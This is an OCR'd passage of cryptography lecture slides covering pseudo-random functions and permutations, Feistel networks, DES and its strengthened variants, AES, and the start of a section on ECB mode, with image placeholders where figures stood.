3. If $b = 1$, player A picks with uniform probability a key $K \in \{0,1\}^k$.
4. Player B sends a challenge $x_i \in \{0,1\}^m$
5. If $b = 0$ then player A answers with $r(x_i)$, otherwise with $f(K, x_i)$
6. Repeat steps 4 and 5 for $i = 1, \ldots, q$
7. Player B outputs bit $b' \in \{0,1\}$, her guess of the value of b

If the advantage

$$\mathrm{Adv}_{\mathrm{PRF}} = \left|\mathrm{Prob}[b' = 1 | b = 1] - \mathrm{Prob}[b' = 1 | b = 0]\right| \in [0,1]$$

is *negligible* (e.g., $< 2^{-80}$, dropping exponentially with rising k) for any known statistical test algorithm that player B might use, we consider f to be a secure PRF.

"Computationally infeasible"

With ideal cryptographic primitives (e.g., PRF indistinguishable from random functions), the only form of possible cryptanalysis should be an exhaustive search of all possible keys (brute force attack).

The following numbers give a rough idea of the limits involved:

Let's assume we can later this century produce VLSI chips with 10 GHz clock frequency and each of these chips costs 10 $ and can test in a single clock cycle 100 keys. For 10 million $, we could then buy the chips needed to build a machine that can test $10^{18} \approx 2^{60}$ keys per second. Such a hypothetical machine could break an 80-bit key in 7 days on average. For a 128-bit key it would need over 10^{12} years, that is over $100\times$ the age of the universe.

Rough limit of computational feasiblity: 2^{80} iterations
(i.e., $< 2^{60}$ feasible with effort, but $> 2^{100}$ certainly not)

For comparison: the fastest key search effort published so far achieved in the order of 2^{37} keys per second, using many thousand Internet PCs.

`http://www.cl.cam.ac.uk/~rnc1/brute.html`
`http://www.distributed.net/`

Pseudo-random permutations

Similar to pseudo-random functions, we can also define *pseudo-random permutations* E and matching inverse D

$$E : \{0,1\}^k \times \{0,1\}^n \to \{0,1\}^n$$
$$D : \{0,1\}^k \times \{0,1\}^n \to \{0,1\}^n$$

with

$$D_K(E_K(x)) = x \qquad \text{for all } K \in \{0,1\}^k,\ x \in \{0,1\}^n$$

For anyone not knowing anything about the uniformly chosen secret key K, the function E_K should be computationally indistinguishable from a random permutation that was picked with uniform probability distribution from the $2^n!$ possible permutations of the form $f : \{0,1\}^n \leftrightarrow \{0,1\}^n$.

Blockciphers

Practical, efficient algorithms that try to implement a pseudo-random permutation (and its inverse) are called "blockciphers".

Typical alphabet and key size: $k, n = 128$

Implementation goals and strategies:

- Confusion – make relationship between key and ciphertext as complex as possible
- Diffusion – remove statistical links between plaintext and ciphertext
- Prevent adaptive chosen-plaintext attacks, including differential and linear cryptanalysis
- Product cipher: iterate many rounds of a weak pseudo-random permutation to get a strong one
- Feistel structure, substitution/permutation network, key-dependent s-boxes, mix incompatible groups, transpositions, linear transformations, arithmetic operations, non-linear substitutions, ...

Feistel structure I

Problem: Build a pseudo-random permutation $E_K : P \leftrightarrow C$ (invertible) using pseudo-random functions $f_{K,i}$ (non-invertible) as building blocks.

Solution: Split the plaintext block P (e.g., 64 bits) into two equally-sized halves L and R (e.g., 32 bits each):

$$P = L_0 || R_0$$

Then the non-invertible function f_K is applied in each round i alternatingly to one of these halves, and the result is XORed onto the other half, respectively:

$$R_i = R_{i-1} \oplus f_{K,i}(L_{i-1}) \quad \text{and} \quad L_i = L_{i-1} \quad \text{for odd } i$$
$$L_i = L_{i-1} \oplus f_{K,i}(R_{i-1}) \quad \text{and} \quad R_i = R_{i-1} \quad \text{for even } i$$

After rounds $i = 1, \ldots, n$ have been applied, the two halves are concatenated to form the ciphertext block C:


$$C = L_n || R_n$$

Feistel structure II

Plaintext:


Feistel structure II

$n = 1$ round:




Feistel structure II

$n = 2$ rounds:




Feistel structure II

$n = 3$ rounds:



Feistel structure III

Decryption:



Feistel structure IV

Decryption works backwards, undoing round after round, starting from the ciphertext. This is possible, because the Feistel structure is arranged such that during decryption in any round $i = n, \ldots, 1$, the input value for $f_{K,i}$ is known, as it formed half of all bits of the result of round i during encryption:

$$\begin{array}{llll} R_{i-1} = R_i \oplus f_{K,i}(L_i) & \text{and} & L_{i-1} = L_i & \text{for odd } i \\ L_{i-1} = L_i \oplus f_{K,i}(R_i) & \text{and} & R_{i-1} = R_i & \text{for even } i \end{array}$$

Luby–Rackoff construction

If f is a pseudo-random function, $n = 3$ rounds are needed to build a pseudo-random permutation.

M. Luby, C. Rackoff: How to construct pseudorandom permutations from pseudorandom functions. CRYPTO'85, LNCS 218, `http://www.springerlink.com/content/27t7330g746q2168/`

Data Encryption Standard (DES)

In 1977, the US government standardized a block cipher for unclassified data, based on a proposal by an IBM team led by Horst Feistel.


DES has a block size of 64 bits and a key size of 56 bits. The relatively short key size and its limited protection against brute-force key searches immediately triggered criticism, but this did not prevent DES from becoming the most commonly used cipher for banking networks and numerous other applications for more than 25 years.


DES uses a 16-round Feistel structure. Its round function f is much simpler than a good pseudo-random function, but the number of iterations increases the complexity of the resulting permutation sufficiently.

DES was designed for hardware implementation such that the same circuit can be used with only minor modification for encryption and decryption. It is not particularly efficient in software.


`http://csrc.nist.gov/publications/fips/fips46-3/fips46-3.pdf`

The round function f expands the 32-bit input to 48-bit, XORs this with a 48-bit subkey, and applies eight carefully designed 6-bit to 4-bit substitution tables ("s-boxes"). The expansion function E makes sure that each sbox shares one input bit with its left and one with its right neighbour.





The key schedule of DES breaks the key into two 28-bit halves, which are left shifted by two bits in most rounds (only one bit in round 1,2,9,16) before 48-bit are selected as the subkey for each round.



Strengthening DES

Two techniques have been widely used to extend the short DES key size:

DESX $2 \times 64 + 56 = 184$ bit keys:

$$DESX_{K_1,K_2,K_3}(P) = K_1 \oplus DES_{K_2}(P \oplus K_3)$$

Triple DES (TDES) $3 \times 56 = 168$-bits keys:

$$\begin{aligned} TDES_K(P) &= DES_{K_3}(DES_{K_2}^{-1}(DES_{K_1}(P))) \\ TDES_K^{-1}(C) &= DES_{K_1}^{-1}(DES_{K_2}(DES_{K_3}^{-1}(C))) \end{aligned}$$

Where key size is a concern, $K_1 = K_3$ is used $\Rightarrow$ 112 bit key. With $K_1 = K_2 = K_3$, the TDES construction is backwards compatible to DES.

Double DES would be vulnerable to a meet-in-the-middle attack that requires only 2^{57} iterations and 2^{57} blocks of storage space: the known P is encrypted with 2^{56} different keys, the known C is decrypted with 2^{56} keys and a collision among the stored results leads to K_1 and K_2.

Advanced Encryption Standard (AES)

In November 2001, the US government published the new Advanced Encryption Standard (AES), the official DES successor with 128-bit block size and either 128, 192 or 256 bit key length. It adopted the "Rijndael" cipher designed by Joan Daemen and Vincent Rijmen, which offers additional block/key size combinations.

Each of the 9–13 rounds of this substitution-permutation cipher involves:

- an 8-bit s-box applied to each of the 16 input bytes
- permutation of the byte positions
- column mix, where each of the four 4-byte vectors is multiplied with a 4×4 matrix in $\mathrm{GF}(2^8)$
- XOR with round subkey

The first round is preceded by another XOR with a subkey, the last round lacks the column-mix step.

Software implementations usually combine the first three steps per byte into 16 8-bit $\rightarrow$ 32-bit table lookups.

`http://csrc.nist.gov/encryption/aes/`
`http://www.iaik.tu-graz.ac.at/research/krypto/AES/`

Recent CPUs with AES hardware support: Intel/AMD x86 AES-NI instructions, VIA PadLock.

AES round




Illustration by John Savard, `http://www.quadibloc.com/crypto/co040401.htm`

Electronic Code Book (ECB) I


ECB is the simplest **mode of operation** for block ciphers (DES, AES).

The message P is cut into m n-bit blocks:

$$P_1||P_2||\ldots||P_m \;=\; P||\text{padding}$$

Then the block cipher E_K is applied to each n-bit block individually:

$$C_i = E_K(P_i) \qquad i = 1, \ldots, m$$
$$C = C_1||C_2||\ldots||C_m$$



Electronic Code Book (ECB) II

Avoid using Electronic Code Book (ECB) mode!

It suffers several problems:

